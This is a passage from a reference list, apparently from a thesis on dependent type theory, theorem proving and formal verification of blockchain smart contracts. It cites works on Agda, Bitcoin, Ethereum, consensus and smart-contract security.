[42] A. Bove, L. S. Barbosa, A. Pardo, and J. S. Pinto, *Language Engineering and Rigorous Software Development: International LerNet ALFA Summer School 2008, Piriapolis, Uruguay, February 24-March 1, 2008, Revised, Selected Papers*. Springer Science & Business Media, 2009, vol. 5520.

[43] H. B. Curry, "Functionality in combinatory logic*," *Proceedings of the National Academy of Sciences*, vol. 20, no. 11, pp. 584–590, 1934, doi: https://doi.org/10.1073/pnas.20.11.584.

[44] A. Abel, S. Adelsberger, and A. Setzer, "Interactive programming in Agda – Objects and graphical user interfaces," *Journal of Functional Programming*, vol. 27, p. e8, 2017, doi: https://doi.org/10.1017/S0956796816000319.

[45] A. R. Meyer and M. B. Reinhold, “"Type" is Not a Type,” in *Proceedings of the 13th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, ser. POPL ’86. New York, NY, USA: Association for Computing Machinery, 1986, p. 287–295, doi: https://doi.org/10.1145/512644.512671.

[46] A. J. C. Hurkens, “A simplification of Girard’s paradox,” in *Typed Lambda Calculi and Applications*. Berlin, Heidelberg: Springer Berlin Heidelberg, 1995, pp. 266–278.

[47] E. Moggi, “Notions of computation and monads,” *Information and Computation*, vol. 93, no. 1, pp. 55 – 92, 1991, doi:http://dx.doi.org/10.1016/0890-5401(91)90052-4.

[48] P. Hancock and A. Setzer, “The IO monad in dependent type theory,” 1999, 13 pages. Electronic proceedings of the workshop on dependent types in programming, Göteborg, 27-28 March 1999, Available from https://csetzer.github.io/articles/dtp99.pdf.

[49] Setzer, A. and Hancock, P., “Interactive Programs and Weakly Final Coalgebras (Extended Version),” in *Dependently typed programming*, ser. Dagstuhl Seminar Proceedings, T. Altenkirch, M. Hofmann, and J. Hughes, Eds., no. 04381. Dagstuhl, Germany: Internationales Begegnungs- und Forschungszentrum (IBFI), Schloss Dagstuhl, Germany, 2004, pp. 1 – 30, doi:https://doi.org/10.4230/DagSemProc.04381.2.

[50] Hancock, P. and Setzer, A., “Specifying interactions with dependent types,” 2000, Electronic proceedings of the Workshop on subtyping and dependent types in programming, Ponte de Lima, Portugal. 13 pp. Available from http://www-sop.inria.fr/oasis/DTP00/Proceedings/proceedings.html.

[51] P. Hancock and A. Setzer, “Interactive Programs in Dependent Type Theory,” in *Computer Science Logic*, ser. Lecture Notes in Computer Science. Berlin / Heidelberg: Springer, 2000, vol. 1862, pp. 317–331, doi:http://dx.doi.org/10.1007/3-540-44622-2_21.

[52] P. Hancock and A. Setzer, “Interactive programs and weakly final coalgebras in dependent type theory,” in *From Sets and Types to Topology and Analysis. Towards Practicable Foundations for Constructive Mathematics*. Oxford: Clarendon Press, 2005, pp. 115 – 136, doi: http://dx.doi.org/10.1093/acprof:oso/9780198566519.003.0007.

[53] Andreas Abel, "Type-Based Termination Behind the Curtain," Retrieved 02 July 2024, Abstract of talk given at Agda Implementors' Meeting XXXVIII, May 2024, Available from https://wiki.portal.chalmers.se/agda/Main/AIMXXXVIII.

[54] Lean Community Discussion Forum, "Compartmentalization of axioms in Lean 4," Retrieved 19 January 2024, Available from https://leanprover.zulipchat.com/#narrow/stream/270676-lean4/topic/Compartmentalization.20of.20axioms.20in.20Lean.204.

[55] E. Brady, "Idris, a general-purpose dependently typed programming language: Design and implementation," *Journal of Functional Programming*, vol. 23, no. 5, p. 552–593, 2013, doi: http://dx.doi.org/10.1017/S095679681300018X.

[56] F. Lindblad and M. Benke, "A Tool for Automated Theorem Proving in Agda," in *Types for Proofs and Programs*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2006, pp. 154–169, doi: https://doi.org/10.1007/11617990_10.

[57] W. Kokke and W. Swierstra, "Auto in Agda," in *Mathematics of Program Construction*. Cham: Springer International Publishing, 2015, pp. 276–301, doi: https://doi.org/10.1007/978-3-319-19797-5_14.

[58] P. van der Walt and W. Swierstra, "Engineering Proof by Reflection in Agda," in *Implementation and Application of Functional Languages*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2013, pp. 157–173, Available from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.722.6833&rep=rep1&type=pdf.

[59] D. Christiansen and E. Brady, "Elaborator reflection: Extending Idris in Idris," in *Proceedings of the 21st ACM SIGPLAN International Conference on Functional Programming*, ser. ICFP 2016. New York, NY, USA: Association for Computing Machinery, 2016, p. 284–297, doi: http://dx.doi.org/10.1145/2951913.2951932.

[60] S. Foster and G. Struth, "Integrating an Automated Theorem Prover into Agda," in *NASA Formal Methods*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 116–130.

[61] K. Kanso and A. Setzer, "A light-weight integration of automated and interactive theorem proving," *Mathematical Structures in Computer Science*, vol. 26, no. 1, p. 129–153, 2016, doi: http://dx.doi.org/10.1017/S0960129514000140.

[62] J. Prieto-Cubides, "Proof-Reconstruction in Type Theory for Propositional Logic," in *Logic and Computation Research Group*, 2017, Available from https://repository.eafit.edu.co/handle/10784/12484.

[63] W. M. Farmer, J. D. Guttman, and F. J. Thayer, "IMPS: An interactive mathematical proof system," *Journal of Automated Reasoning*, vol. 11, no. 2, pp. 213–248, 1993, Available from https://imps.mcmaster.ca/doc/imps-overview.pdf.

[64] J. Betzendahl and M. Kohlhase, "Translating the IMPS Theory Library to MMT/OMDoc," in *Intelligent Computer Mathematics*. Cham: Springer International Publishing, 2018, pp. 7–22, doi: http://dx.doi.org/10.1007/978-3-319-96812-4_2.

[65] Ł. Czajka and C. Kaliszyk, "Hammer for Coq: Automation for dependent type theory," *Journal of automated reasoning*, vol. 61, no. 1, pp. 423–453, 2018, doi: http://dx.doi.org/10.1007/s10817-018-9458-4.

[66] J. Blanchette, C. Kaliszyk, L. Paulson, and J. Urban, "Hammering towards QED," *Journal of Formalized Reasoning*, vol. 9, no. 1, pp. 101–148, 2016, doi: http://dx.doi.org/10.6092/issn.1972-5787/4593.

[67] R. Bonichon, D. Delahaye, and D. Doligez, "Zenon: An Extensible Automated Theorem Prover Producing Checkable Proofs," in *Logic for Programming, Artificial Intelligence, and Reasoning*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2007, pp. 151–165, doi: http://dx.doi.org/10.1007/978-3-540-75560-9_13.

[68] M. Fleury and J. Blanchette, "Translation of Proofs Provided by External Provers," Tech. rep. Techniche Universität München, Tech. Rep., 2014, Available from https://www.mpi-inf.mpg.de/fileadmin/inf/rg1/Documents/fleury_internship_2014.pdf.

[69] C. Benzmüller, N. Sultana, L. C. Paulson, and F. Theiß, "The higher-order prover LEO-II," *Journal of Automated Reasoning*, vol. 55, no. 4, pp. 389–404, 2015, doi: http://dx.doi.org/10.1007/s10817-015-9348-y.

[70] S. Böhme, "Proving Theorems of Higher-Order Logic with SMT Solvers," Dissertation, Technische Universität München, München, 2012, Available from https://mediatum.ub.tum.de/doc/1084525/1084525.pdf.

[71] H. F. Atlam, A. Alenezi, M. O. Alassafi, and G. Wills, "Blockchain with Internet of Things: benefits, challenges, and future directions," *International Journal of Intelligent Systems and Applications*, vol. 10, no. 6, pp. 40–48, June 2018. [Online]. Available: https://eprints.soton.ac.uk/421529/

[72] N. M. Kumar and P. K. Mallick, "Blockchain technology for security issues and challenges in IoT," *Procedia Computer Science*, vol. 132, pp. 1815–1823, 2018, international Conference on Computational Intelligence and Data Science, doi: http://dx.doi.org/10.1016/j.procs.2018.05.140.

[73] M. B. Yassein, F. Shatnawi, S. Rawashdeh, and W. Mardin, "Blockchain technology: Characteristics, security and privacy; issues and solutions," in *2019 IEEE/ACS 16th International Conference on Computer Systems and Applications (AICCSA)*, 2019, pp. 1–8, doi: https://doi.org/10.1109/AICCSA47632.2019.9035216.

[74] Bidry, Mahmoud and Ouaguid, Abdellah and Hanine, Mohamed, "Enhancing E-Learning with Blockchain: Characteristics, Projects, and Emerging Trends," *Future Internet*, vol. 15, no. 9, 2023, doi: https://doi.org/10.3390/fi15090293.

[75] S. Davidson, P. De Filippi, and J. Potts, "Economics of Blockchain," *SSRN Electronic Journal*, pp. 1–23, 2016, doi: http://dx.doi.org/10.2139/ssrn.2744751.

[76] W. Viriyasitavat and D. Hoonsopon, "Blockchain characteristics and consensus in modern business processes," *Journal of Industrial Information Integration*, vol. 13, pp. 32–39, 2019, doi: https://doi.org/10.1016/j.jii.2018.07.004.

[77] McBee, Morgan P. and Wilcox, Chad, "Blockchain Technology: Principles and Applications in Medical Imaging," *Journal of Digital Imaging*, vol. 33, no. 3, pp. 726–734, 2020, doi: https://doi.org/10.1007/s10278-019-00310-3.

[78] L. Ismail and H. Materwala, "A review of blockchain architecture and consensus protocols: Use cases, challenges, and solutions," *Symmetry*, vol. 11, no. 10, 2019, doi: http://dx.doi.org/10.3390/sym11101198.

[79] A. G. Gad, D. T. Mosa, L. Abualigah, and A. A. Abohany, "Emerging trends in blockchain technology and applications: A review and outlook," *Journal of King Saud University - Computer and Information Sciences*, vol. 34, no. 9, pp. 6719–6742, 2022, doi: https://doi.org/10.1016/j.jksuci.2022.03.007.

[80] B. Bhushan, P. Sinha, K. M. Sagayam, and A. J, "Untangling blockchain technology: A survey on state of the art, security threats, privacy services, applications and future research directions," *Computers & Electrical Engineering*, vol. 90, p. 106897, 2021, doi: https://doi.org/10.1016/j.compeleceng.2020.106897.

[81] R. Yang, R. Wakefield, S. Lyu, S. Jayasuriya, F. Han, X. Yi, X. Yang, G. Amarasinghe, and S. Chen, "Public and private blockchain in construction business process and information integration," *Automation in Construction*, vol. 118, p. 103276, 2020, doi: https://doi.org/10.1016/j.autcon.2020.103276.

[82] Abdi, Adam Ibrahim and Eassa, Fathy Elbouraey and Jambi, Kamal and Almarhabi, Khalid and AL-Ghamdi, Abdullah Saad AL-Malaise, "Blockchain Platforms and Access Control Classification for IoT Systems," *Symmetry*, vol. 12, no. 10, 2020, doi: https://doi.org/10.3390/sym12101663.

[83] Zheng, Zibin and Xie, Shaoan and Dai, Hongning and Chen, Xiangping and Wang, Huaimin, "An Overview of Blockchain Technology: Architecture, Consensus, and Future Trends," in *2017 IEEE International Congress on Big Data (BigData Congress)*, 2017, pp. 557–564, doi: https://doi.org/10.1109/BigDataCongress.2017.85.

[84] D. Mingxiao, M. Xiaofeng, Z. Zhe, W. Xiangwei, and C. Qijun, "A review on consensus algorithm of blockchain," in *2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*. Banff, AB, Canada: IEEE, 2017, pp. 1–6, doi: http://dx.doi.org/10.1109/SMC.2017.8123011.

[85] S. Aggarwal and N. Kumar, "Chapter Eleven - Cryptographic consensus mechanisms, Introduction to blockchain." in *The Blockchain Technology for Secure and Smart Applications across Industry Verticals*, ser. Advances in Computers. Elsevier, 2021, vol. 121, pp. 211–226, doi: http://dx.doi.org/10.1016/bs.adcom.2020.08.011.

[86] Manimuthu, Arunmozhi and Sreedharan V., Raja and G., Rejikumar and Marwaha, Drishti, "A Literature Review on Bitcoin: Transformation of Crypto Currency Into a Global Phenomenon," *IEEE Engineering Management Review*, vol. 47, no. 1, pp. 28–35, 2019, doi: http://dx.doi.org/10.1109/EMR.2019.2901431.

[87] Luke Tredinnick, "Cryptocurrencies and the blockchain," *Business Information Review*, vol. 36, no. 1, pp. 39–44, 2019, doi: http://dx.doi.org/10.1177/0266382119836314.

[88] Coinmarketcap, “Cryptocurrency market capitalization,” Retrieved 15 January 2024, Available from https://coinmarketcap.com/.

[89] L. H. White, “The Market For Cryptocurrency,” *Cato Journal*, vol. 35, no. 2, pp. 383–402, Spring 2015, Available from https://www.proquest.com/scholarly-journals/market-cryptocurrencies/docview/1690790445/se-2?accountid=14680.

[90] S. Meiklejohn, M. Pomarole, G. Jordan, K. Levchenko, D. McCoy, G. M. Voelker, and S. Savage, “A Fistful of Bitcoins: Characterizing Payments among Men with No Names,” in *Proceedings of the 2013 Conference on Internet Measurement Conference*, ser. IMC ’13. New York, NY, USA: Association for Computing Machinery, 2013, p. 127–140, doi: http://dx.doi.org/10.1145/2504730.2504747.

[91] R. Böhme, N. Christin, B. Edelman, and T. Moore, “Bitcoin: Economics, Technology, and Governance,” *Journal of Economic Perspectives*, vol. 29, no. 2, pp. 213–238, May 2015, doi: http://dx.doi.org/10.1257/jep.29.2.213.

[92] D. Puthal, N. Malik, S. P. Mohanty, E. Kougianos, and G. Das, “Everything you wanted to know about the blockchain: Its promise, components, processes, and problems,” *IEEE Consumer Electronics Magazine*, vol. 7, no. 4, pp. 6–14, 2018, doi: https://doi.org/10.1109/MCE.2018.2816299.

[93] P. Koshy, D. Koshy, and P. McDaniel, “An Analysis of Anonymity in Bitcoin Using P2P Network Traffic,” in *Financial Cryptography and Data Security*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2014, pp. 469–485, doi: https://doi.org/10.1007/978-3-662-45472-5_30.

[94] J. Han, M. Song, H. Eom, and Y. Son, “An Efficient Multi-Signature Wallet in Blockchain Using Bloom Filter,” in *Proceedings of the 36th Annual ACM Symposium on Applied Computing*, ser. SAC ’21. New York, NY, USA: Association for Computing Machinery, 2021, p. 273–281, doi: https://doi.org/10.1145/3412841.3441910. [Online]. Available: https://doi.org/10.1145/3412841.3441910

[95] D. Vujičić, D. Jagodić, and S. Ranđić, “Blockchain technology, Bitcoin, and Ethereum: A brief overview,” in *2018 17th International Symposium INFOTEH-JAHORINA (INFOTEH)*, 2018, pp. 1–6, doi: http://dx.doi.org/10.1109/INFOTEH.2018.8345547.

[96] S. Delgado-Segura, C. Pérez-Solà, G. Navarro-Arribas, and J. Herrera-Joancomartí, "Analysis of the Bitcoin UTXO Set," in *Financial Cryptography and Data Security*. Berlin, Heidelberg: Springer, 2019, pp. 78–91, doi: https://doi.org/10.1007/978-3-662-58820-8_6.

[97] N. Arnosti and S. M. Weinberg, "Bitcoin: A Natural Oligopoly," *CoRR*, vol. abs/1811.08572, 2018, Available from http://arxiv.org/abs/1811.08572.

[98] A. M. Antonopoulos, *Mastering Bitcoin: Programming the open blockchain*, 2nd ed. O'Reilly, 2017.

[99] A. Narayanan, J. Bonneau, E. Felten, A. Miller, and S. Goldfeder, *Bitcoin and cryptocurrency technologies : a comprehensive introduction*. Princeton University Press, 2016.

[100] The Block, "Bitcoin Halving Countdown," Retrieved 02 July 2024, Available from https://www.theblock.co/trackers/bitcoin-halving.

[101] A. Meynkhard, "Fair market value of bitcoin: halving effect," *Investment Management and Financial Innovations*, vol. 16, no. 4, pp. 72–85, 2019, doi: http://dx.doi.org/10.21511/imfi.16(4).2019.07.

[102] Albrecher, Hansjoerg and Finger, Dina and Goffard, Pierre-Olivier, "Empirical risk analysis of mining a Proof-of-Work blockchain," 2023, Available from https://hal.science/hal-04297820/file/main.pdf.

[103] Ciarko, Marta and Poszwa, Greta and Paluch-Dybek, Agnieszka and Caner Timur, Mustafa, "Cryptocurrencies as the Future of Money: Theoretical Aspects, Blockchain Technology and Origins of Cryptocurrencies," *Virtual Economics*, vol. 6, no. 3, p. 70–93, Sep. 2023, doi: https://doi.org/10.34021/ve.2023.06.03(5).

[104] G. Walker, "Block Reward," Retrieved 10 July 2024, Available from https://learnmeabitcoin.com/technical/mining/block-reward/.

[105] D. Lee and N. Park, "Blockchain Based Privacy Preserving Multimedia Intelligent Video Surveillance Using Secure Merkle Tree," *Multimedia Tools Appl.*, vol. 80, no. 26–27, p. 34517–34534, nov 2021, doi: https://doi.org/10.1007/s11042-020-08776-y.

[106] Conti, Mauro and Sandeep Kumar, E. and Lal, Chhagan and Ruj, Sushmita, "A survey on security and privacy issues of bitcoin," *IEEE Communications Surveys & Tutorials*, vol. 20, no. 4, pp. 3416–3452, 2018, doi: https://doi.org/10.1109/COMST.2018.2842460.

[107] J. R. Douceur, "The Sybil Attack," in *Peer-to-Peer Systems*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2002, pp. 251–260, doi: http://dx.doi.org/10.1007/3-540-45748-8_24.

[108] C. Ye, G. Li, H. Cai, Y. Gu, and A. Fukuda, "Analysis of Security in Blockchain: Case Study in 51%-Attack Detecting," in *2018 5th International Conference on Dependable Systems and Their Applications (DSA)*, 2018, pp. 15–24, doi: http://dx.doi.org/10.1109/DSA.2018.00015.

[109] E. Heilman, A. Kendler, A. Zohar, and S. Goldberg, "Eclipse Attacks on Bitcoin's Peer-to-Peer Network," in *24th USENIX Security Symposium (USENIX Security 15)*. Washington, D.C.: USENIX Association, August 2015, pp. 129–144, Available from https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/heilman.

[110] D. Bradbury, "The problem with bitcoin," *Computer Fraud & Security*, vol. 2013, no. 11, pp. 5–8, 2013, doi: https://doi.org/10.1016/S1361-3723(13)70101-5.

[111] Ethereum Community, "Ethereum Whitepaper," Retrieved 10 January 2024, https://ethereum.org/en/whitepaper or https://static.peng37.com/ethereum_whitepaper_laptop_3.pdf.

[112] V. Buterin, "Ethereum: A next-generation smart contract and decentralized application platform," Retrieved 10 January 2024, doi: https://finpedia.vn/wp-content/uploads/2022/02/Ethereum_white_paper-a_next_generation_smart_contract_and_decentralized_application_platform-vitalik-buterin.pdf.

[113] Ethereum Community, "PROOF-of-STAKE," Retrieved 10 January 2024, https://ethereum.org/developers/docs/consensus-mechanisms/pos.

[114] F. Ritz and A. Zugenmaier, "The Impact of Uncle Rewards on Selfish Mining in Ethereum," in *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*. London, UK: IEEE, 2018, pp. 50–57, doi: https://doi.org/10.1109/EuroSPW.2018.00013.

[115] Ethereum Community, “PROOF-of-STAKE Rewards and Penalties,” Retrieved 10 January 2024, https://ethereum.org/en/developers/docs/consensus-mechanisms/pos/rewards-and-penalties/.

[116] Öz, Burak and Kraner, Benjamin and Vallarano, Nicolò and Kruger, Bingle Stegmann and Matthes, Florian and Tessone, Claudio Juan, “Time Moves Faster When There is Nothing You Anticipate: The Role of Time in MEV Rewards,” in *Proceedings of the 2023 Workshop on Decentralized Finance and Security*, ser. DeFi ’23. New York, NY, USA: Association for Computing Machinery, 2023, p. 1–8, doi: https://doi.org/10.1145/3605768.3623563.

[117] Sergio Solmonte, “An Analysis of the Ethereum Proof of Stake Protocol,” Ph.D. dissertation, Dept. of Computer Science, University of Bologna, 2023, Available from https://www.colibri.udelar.edu.uy/jspui/bitstream/20.500.12008/4715/1/tesisd-sicard.pdf.

[118] N. Szabo, “Smart Contracts: Building Blocks for Digital Markets,” *EXTROPY: The Journal of Transhumanist Thought,(16)*, vol. 18, no. 2, p. 28, 1996, Available from https://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/smart_contracts_2.html.

[119] L. Luu, D.-H. Chu, H. Olickel, P. Saxena, and A. Hobor, “Making Smart Contracts Smarter,” in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS ’16. New York, NY, USA: Association for Computing Machinery, 2016, p. 254–269, doi: http://dx.doi.org/10.1145/2976749.2978309.

[120] Z. Zheng, S. Xie, H.-N. Dai, W. Chen, X. Chen, J. Weng, and M. Imran, “An Overview on Smart Contracts: Challenges, Advances and Platforms,” *Future Generation Computer Systems*, vol. 105, pp. 475–491, 2020, doi: http://dx.doi.org/10.1016/j.future.2019.12.019.

[121] B. K. Mohanta, S. S. Panda, and D. Jena, “An overview of smart contract and use cases in blockchain technology,” in *2018 9th International Conference on Computing, Communication and Networking Technologies (ICCCNT)*, 2018, pp. 1–4, doi: https://doi.org/10.1109/ICCCNT.2018.8494045.

[122] M. Kölvart, M. Poola, and A. Rull, *Smart Contracts*. Cham: Springer International Publishing, 2016, pp. 133–147, doi: http://dx.doi.org/10.1007/978-3-319-26896-5_7.

[123] T. Hewa, M. Ylianttila, and M. Liyanage, "Survey on blockchain based smart contracts: Applications, opportunities and challenges," *Journal of Network and Computer Applications*, vol. 177, p. 102857, 2021, doi: http://dx.doi.org/10.1016/j.jnca.2020.102857.

[124] E. D. Rather, D. R. Colburn, and C. H. Moore, *The Evolution of Forth*. New York, NY, USA: Association for Computing Machinery, 1996, p. 625–670, doi: https://doi.org/10.1145/234286.1057832.

[125] S. Bistarelli, I. Mercanti, and F. Santini, "An Analysis of Non-standard Bitcoin Transactions," in *2018 Crypto Valley Conference on Blockchain Technology (CVCBT)*, 2018, pp. 93–96, doi: http://dx.doi.org/10.1109/CVCBT.2018.00016.

[126] H. Brakmić, *Bitcoin Script*. Berkeley, CA: Apress, 2019, pp. 201–224, doi: http://dx.doi.org/10.1007/978-1-4842-5522-3_7.

[127] Bitcoin Community, "Welcome to the Bitcoin Wiki," 2010, Available from https://en.bitcoin.it/wiki/Script.

[128] G. Wood, "Ethereum: A secure decentralised generalised transaction ledger," Retrieved 03 January 2024, Available from https://cryptodeep.ru/doc/paper.pdf.

[129] H. Chen, M. Pendleton, L. Njilla, and S. Xu, "A survey on ethereum systems security: Vulnerabilities, attacks, and defenses," *ACM Comput. Surv.*, vol. 53, no. 3, jun 2020, doi: https://doi.org/10.1145/3391195.

[130] Etherscan, "Ethereum Chain Full Sync Data Size (I:ECFSDS)," Retrieved 27 February 2024, Available from https://ycharts.com/indicators/ethereum_chain_full_sync_data_size.

[131] N. Fatima Samreen and M. H. Alalfi, "Reentrancy Vulnerability Identification in Ethereum Smart Contracts," in *2020 IEEE International Workshop on Blockchain Oriented Software Engineering (IWBOSE)*. London, ON, Canada: IEEE, 2020, pp. 22–29, doi: https://doi.org/10.1109/IWBOSE50093.2020.9050260.

[132] J. Sun, S. Huang, C. Zheng, T. Wang, C. Zong, and Z. Hui, "Mutation testing for integer overflow in ethereum smart contracts," *Tsinghua Science and Technology*, vol. 27, no. 1, pp. 27–40, 2022, doi: https://doi.org/10.26599/TST.2020.9010036.

[133] A. Kolluri, I. Nikolic, I. Sergey, A. Hobor, and P. Saxena, "xploiting the Laws of Order in Smart Contracts," in *Proceedings of the 28th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ser. ISSTA 2019. New York, NY, USA: Association for Computing Machinery, 2019, p. 363–373, doi: https://doi.org/10.1145/3293882.3330560.

[134] M. Almakhour, L. Sliman, A. E. Samhat, and A. Mellouk, "Verification of smart contracts: A survey," *Pervasive and Mobile Computing*, vol. 67, p. 101227, 2020, doi: http://dx.doi.org/10.1016/j.pmcj.2020.101227.

[135] Y. Hu, M. Liyanage, A. Manzoor, K. Thilakarathna, G. Jourjon, A. Seneviratne, and M. Ylianttila, "Blockchain-based Smart Contracts - Applications and Challenges," *CoRR*, vol. abs/1810.04699, 2018, Available from http://arxiv.org/abs/1810.04699.

[136] Z. Nehaï, P.-Y. Piriou, and F. Daumas, "Model-Checking of Smart Contracts," in *2018 IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData)*. Halifax, NS, Canada: IEEE, 2018, pp. 980–987, doi: http://dx.doi.org/10.1109/Cybermatics_2018.2018.00185.

[137] S. Wang, Y. Yuan, X. Wang, J. Li, R. Qin, and F.-Y. Wang, "An Overview of Smart Contract: Architecture, Applications, and Future Trends," in *2018 IEEE Intelligent Vehicles Symposium (IV)*. Changshu, China: IEEE, 2018, pp. 108–113, doi: http://dx.doi.org/10.1109/IVS.2018.8500488.

[138] Y. Murray and D. A. Anisi, "Survey of Formal Verification Methods for Smart Contracts on Blockchain," in *2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, 2019, pp. 1–6, doi: http://dx.doi.org/10.1109/NTMS.2019.8763832.

[139] Y. Bertot and P. Castéran, *Interactive theorem proving and program development: Coq'Art: the calculus of inductive constructions*. Berlin, Heidelberg: Springer, 2004, doi: https://doi.org/10.1007/978-3-662-07964-5.

[140] Isabelle Community, "Isabelle documentation," Retrieved 19 July 2022, Available from https://isabelle.in.tum.de/documentation.html.

[141] T. Nipkow, M. Wenzel, and L. C. Paulson, Eds., *5. The Rules of the Game, Isabelle/HOL: A Proof Assistant for Higher-Order Logic*. Berlin, Heidelberg: Springer, 2002, pp. 67–104, doi: https://doi.org/10.1007/3-540-45949-9_5.

[142] C. A. R. Hoare, "An axiomatic basis for computer programming," *Communications of the ACM*, vol. 12, no. 10, pp. 576 – 585, October 1969, doi: https://doi.org/10.1145/363235.363259.

[143] E. W. Dijkstra, "Guarded commands, nondeterminacy and formal derivation of programs," *Commun. ACM*, vol. 18, no. 8, p. 453–457, aug 1975, doi: https://doi.org/10.1145/360933.360975.

[144] M. M. T. Chakravarty, J. Chapman, K. MacKenzie, O. Melkonian, M. Peyton Jones, and P. Wadler, "The Extended UTXO Model," in *Financial Cryptography and Data Security*. Cham: Springer International Publishing, 2020, pp. 525–539.

[145] M. M. T. Chakravarty, J. Chapman, K. MacKenzie, O. Melkonian, J. Müller, M. Peyton Jones, P. Vinogradova, and P. Wadler, "Native Custom Tokens in the Extended UTXO Model," in *Leveraging Applications of Formal Methods, Verification and Validation: Applications*. Cham: Springer International Publishing, 2020, pp. 89–111, doi: https://doi.org/10.1007/978-3-030-61467-6_7.

[146] M. M. T. Chakravarty, J. Chapman, K. MacKenzie, O. Melkonian, J. Müller, M. Peyton Jones, P. Vinogradova, P. Wadler, and J. Zahnentferner, "UTXOma: UTXO with Multi-asset Support," in *Leveraging Applications of Formal Methods, Verification and Validation: Applications*. Cham: Springer International Publishing, 2020, pp. 112–130, doi: https://doi.org/10.1007/978-3-030-61467-6_8.

[147] J. Chapman, R. Kireev, C. Nester, and P. Wadler, "System F in Agda, for Fun and Profit," in *Mathematics of Program Construction*. Cham: Springer International Publishing, 2019, pp. 255–297, doi: https://doi.org/10.1007/978-3-030-33636-3_10.

[148] O. Melkonian, "Formalizing BitML Calculus in Agda," 2019, Student Research Competition, Poster Session, ICFP'19, Available from https://omelkonian.github.io/data/publications/formal-bitml.pdf.

[149] Orestis Melkonian, "Formalizing Extended UTxO and BitML Calculus in Agda," Master's thesis, Utrecht University, Department of Information and Computing Sciences, July 2019, Available from https://studenttheses.uu.nl/handle/20.500.12932/32981.

[150] R. Klomp and A. Bracciali, "On Symbolic Verification of Bitcoin's script Language," in *Data Privacy Management, Cryptocurrencies and Blockchain Technology*. Cham: Springer International Publishing, 2018, pp. 38–56, doi: https://doi.org/10.1007/978-3-030-00305-0_3.

[151] M. Bartoletti and R. Zunino, "BitML: A Calculus for Bitcoin Smart Contracts," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 83–100, doi: http://dx.doi.org/10.1145/3243734.3243795.

[152] N. Atzei, M. Bartoletti, S. Lande, and R. Zunino, "A formal model of bitcoin transactions," in *Financial Cryptography and Data Security*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2018, pp. 541–560, doi: https://doi.org/10.1007/978-3-662-58387-6_29.

[153] G. Ayoade, E. Bauman, L. Khan, and K. Hamlen, "Smart Contract Defense through Bytecode Rewriting," in *2019 IEEE International Conference on Blockchain (Blockchain)*. Atlanta, GA, USA: IEEE, 2019, pp. 384–389, doi: https://doi.org/10.1109/Blockchain.2019.00059.

[154] Z. Yang and H. Lei, "Lolisa: Formal Syntax and Semantics for a Subset of the Solidity Programming Language in Mathematical Tool Coq," *Mathematical Problems in Engineering*, vol. 2020, pp. 1–15, 2020, doi: https://doi.org/10.1155/2020/6191537.

[155] B. Bernardo, R. Cauderlier, Z. Hu, B. Pesin, and J. Tesson, "Mi-Cho-Coq, a Framework for Certifying Tezos Smart Contracts," in *Formal Methods. FM 2019 International Workshops*. Cham: Springer International Publishing, 2020, pp. 368–379, doi: https://doi.org/10.1007/978-3-030-54994-7_28.

[156] R. O'Connor, "Simplicity: A new language for blockchains," in *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*, ser. PLAS '17. New York, NY, USA: Association for Computing Machinery, 2017, p. 107–120, doi: https://doi.org/10.1145/3139337.3139340.

[157] K. Bhargavan, A. Delignat-Lavaud, C. Fournet, A. Gollamudi, G. Gonthier, N. Kobeissi, N. Kulatova, A. Rastogi, T. Sibut-Pinote, N. Swamy, and S. Zanella-Béguelin, "Formal Verification of Smart Contracts: Short Paper," in *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security*, ser. PLAS '16. New York, NY, USA: Association for Computing Machinery, 2016, p. 91–96, doi: http://dx.doi.org/10.1145/2993600.2993611.

[158] Yang, Zheng and Lei, Hang and Qian, Weizhong, "A Hybrid Formal Verification System in Coq for Ensuring the Reliability and Security of Ethereum-Based Service Smart Contracts," *IEEE Access*, vol. 8, pp. 21 411–21 436, 2020, doi: https://doi.org/10.1109/ACCESS.2020.2969437.

[159] D. Annenkov, J. B. Nielsen, and B. Spitters, "ConCert: A Smart Contract Certification Framework in Coq," in *Proceedings of the 9th ACM SIGPLAN International Conference on Certified Programs and Proofs*, ser. CPP 2020. New York, NY, USA: Association for Computing Machinery, 2020, p. 215–228, doi: https://doi.org/10.1145/3372885.3373829.

[160] P. Lamela Seijas, A. Nemish, D. Smith, and S. Thompson, "Marlowe: Implementing and Analysing Financial Contracts on Blockchain," in *Financial Cryptography and Data Security*. Cham: Springer, 2020, pp. 496–511, doi: https://doi.org/10.1007/978-3-030-54455-3_35.

[161] T. Sun and W. Yu, "A Formal Verification Framework for Security Issues of Blockchain Smart Contracts," *Electronics*, vol. 9, no. 2, 2020, doi: https://doi.org/10.3390/electronics9020255.

[162] J. B. Nielsen and B. Spitters, "Smart Contract Interactions in Coq," in *Formal Methods. FM 2019 International Workshops*. Cham: Springer International Publishing, 2020, pp. 380–391, doi: https://doi.org/10.1007/978-3-030-54994-7_29.

[163] S. Thompson, *Haskell: The Craft of Functional Programming*, 3rd ed. USA: Addison-Wesley Publishing Company, 2008.

[164] OCaml Community, "OCaml– functional programming language," Retrieved 30 Apri 2023, Available from https://ocaml.org/.

